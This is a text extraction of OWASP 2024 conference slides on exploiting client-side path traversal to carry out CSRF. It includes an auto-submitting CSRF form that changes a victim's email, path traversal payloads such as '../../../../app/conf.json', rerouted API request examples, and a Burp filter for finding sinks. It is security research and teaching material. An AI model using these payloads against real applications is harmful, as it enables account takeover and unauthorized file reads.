



OWASP 2024  
GLOBAL  
AppSec

CONGRESS CENTRE  
**LISBON**  
JUNE 24-28



OWASP 2024  
GLOBAL  
AppSec

CONGRESS CENTRE  
**LISBON**  
JUNE 24-28

---

# Exploiting Client-Side Path Traversal CSRF is Dead, Long Live CSRF

---

MAXENCE SCHMITT





OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

## whoami

- Maxence SCHMITT
- Senior Application Security Engineer  DOYENSEC
- @maxenceschmitt on Twitter
- maxence-schmitt on Linkedin




OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## Cross-Site Request Forgery (CSRF)

- Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.
- CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.



OWASP®




OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Cross-Site Request Forgery (CSRF)





OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Cross-Site Request Forgery (CSRF)

```
<form id="autosubmit" action="https://vulnerable.com/change_email"
enctype="text/plain" method="POST">
  <input name="email" type="hidden" value="attacker@attacker.com" />
  <input type="submit" value="Submit Request" />
</form>

<script>
  document.getElementById("autosubmit").submit();
</script>
```



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



# CSRF: Protections

- Anti-CSRF tokens
  - Not properly checked
  - Predictable / Brute-forceable token
  - Leak of the token
  - Token only used in cookie
  - Not tied to a user
- Cross-Origin Resource Sharing configuration
- Same-Site cookies: Lax by default on modern browsers




OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Same-Site cookies: Lax by default





OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## Defenders did the job !!

- Good resources
- Anti-CSRF token libraries
- Easy to use frameworks
- Modern browsers implement secure default configuration



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# CSRF is Dead



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Exploiting Client-Side Path Traversal CSRF is Dead, Long Live CSRF



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Exploiting Client-Side Path Traversal CSRF is Dead, Long Live CSRF



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## Client-Side Server-Side Path Traversal

- The ability to use a payload like `../../../../` to read data outside the intended directory
- Commonly used server side to read unauthorized file
- `http://vulnerable.com/read-files?file=../../../../app/conf.json`



OWASP 2024  
GLOBAL  
AppSec



LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Client-Side World

- Many applications delegate the application logic to the frontend






OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28


LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Client-Side Path Traversal (CSPT)



GET /data?id=1337



POST /api/data/1337/details  
Host: api.target.com  
Authorization: Bearer <BEARER>




OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28


LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Client-Side Path Traversal (CSPT)



GET /data?id=1337/../../anotherEndpoint?



POST /api/data/1337/../../anotherEndpoint?details  
Host: api.target.com  
Authorization: Bearer <BEARER>




OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28


LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Client-Side Path Traversal (CSPT)



GET /data?id=1337/../../anotherEndpoint?



POST /api/data/1337/../../anotherEndpoint?details  
Host: api.target.com  
Authorization: Bearer <BEARER>




OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28


LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Client-Side Path Traversal to CSRF (CSPT2CSRF)



GET /data?id=1337/../../anotherEndpoint?



POST /api/anotherEndpoint  
Host: api.target.com  
Authorization: Bearer <BEARER>



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Exploiting Client-Side Path Traversal CSRF is Dead, Long Live CSRF



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Exploiting Client-Side Path Traversal CSRF is Dead, Long Live CSRF



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

## Client-Side Path Traversal to CSRF (CSPT2CSRF)

- Reroute of a legit API request

The diagram illustrates a web browser interface for 'DOYENSEC'. The URL bar shows the path `/?id=.../api/CSPT`. Below the browser is a 'Request' box with tabs for 'Pretty', 'Raw', and 'Hex'. The 'Raw' tab is selected, displaying the following POST request:

```
1 POST /api/CSPT HTTP/1.1
2 Host: doyensec.com
3 X-Requested-With: XMLHttpRequest
4 X-CSRF-Token: RG95ZW5zZW%3d
5 Cookie: session=aHR0cHM6Ly9kb3l1bnNlYy5jb20v
```



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

## CSPT - Definition

- A Client-Side Path Traversal can be split into two parts
  - The **source** is the trigger of the CSPT
  - The **sinks** are the exploitable endpoints that can be reached by this CSPT

The diagram illustrates the components of a Client-Side Path Traversal (CSPT). At the top, a browser window shows a URL: `/?id=../../../../api/CSPT`. Below the browser is a logo for "DOYENSEC". A large orange arrow points from the browser's URL to a "Request" table at the bottom. The "Request" table has tabs for "Pretty", "Raw", and "Hex". The "Pretty" tab shows the following POST request:

```
POST /api/CSPT HTTP/1.1
Host: doyensec.com
X-Requested-With: XMLHttpRequest
X-CSRF-Token: RG95ZW5zZWM%3d
Cookie: session=aHR0cHM6Ly9kb3llbnNlYy5jb20y
```



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## CSPT - Source

- Data controlled by a user (Dom, Reflected, Stored)
  - URL fragment
  - URL Query
  - Path parameters
  - Data injected in the database
- Can be triggered when the page is loaded or on user action



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

## CSPT - Sink

- This **source** value must be reflected in the **path** of another request:

GET /data?id=**INJECTION**

POST /api/**INJECTION**  
Host: api.target.com

POST /api/**injection.domain.com/details**  
Host: api.target.com

PUT /api/**anotherEndpoint**  
Host: api.target.com

POST /api/**anotherEndpoint**  
Host: **backend.target.com**



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

## CSPT - Sink

- Re-route of a legit API request
- **No control of the HTTP request** other than the **PATH**





OWASP 2024  
GLOBAL  
AppSec


LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

## CSPT - Sink

- Re-route of a legit API request
- **No control of the HTTP request** other than the **PATH**





OWASP 2024  
GLOBAL  
AppSec


LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

## CSPT - Sink

- Re-route of a legit API request
- **No control of the HTTP request** other than the **PATH**





OWASP 2024  
GLOBAL  
AppSec


LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

## CSPT - Sink

- Re-route of a legit API request
- **No control of the HTTP request** other than the **PATH**





OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## How to find impactful sinks ?

- An exploitable sink is a reachable endpoint that shares the same restrictions
  - **Host**
  - **Headers**
  - **Body**
- Restrictions are specific to the source.



## How to find impactful sinks ?

- API documentation
- Source code review
- Semgrep rules
- Burp Suite Bambda filter

```
boolean matches(ProxyHttpRequestResponse requestResponse) {
    boolean isCorrectHost = requestResponse.request().httpService().host().equalsIgnoreCase("api.target.com");
    boolean isPostRequest = requestResponse.request().method().equalsIgnoreCase("POST");
    boolean isJSON = requestResponse.request().hasParameters(HttpParameterType.JSON);
    boolean hasMandatoryParam = requestResponse.request().hasParameter("organizationId", HttpParameterType.JSON);

    return isCorrectHost && isPostRequest && isJSON && hasMandatoryParam ;
}
```



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## Sink impacts ?

- Data leak
  - Open redirect to leak sensitive data
- **Client-Side Request Forgery**



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## Sink impacts ?

- Data leak
  - Open redirect to leak sensitive data
- Client-Side Request Forgery



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# CSRF vs CSPT2CSRФ

	CSRF	CSPT2CSRФ
POST CSRF ?	✓	✓
CSRF	✓	✗



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# CSRF vs CSPT2CSRФ

	CSRF	CSPT2CSRФ
POST CSRF ?	✓	✓
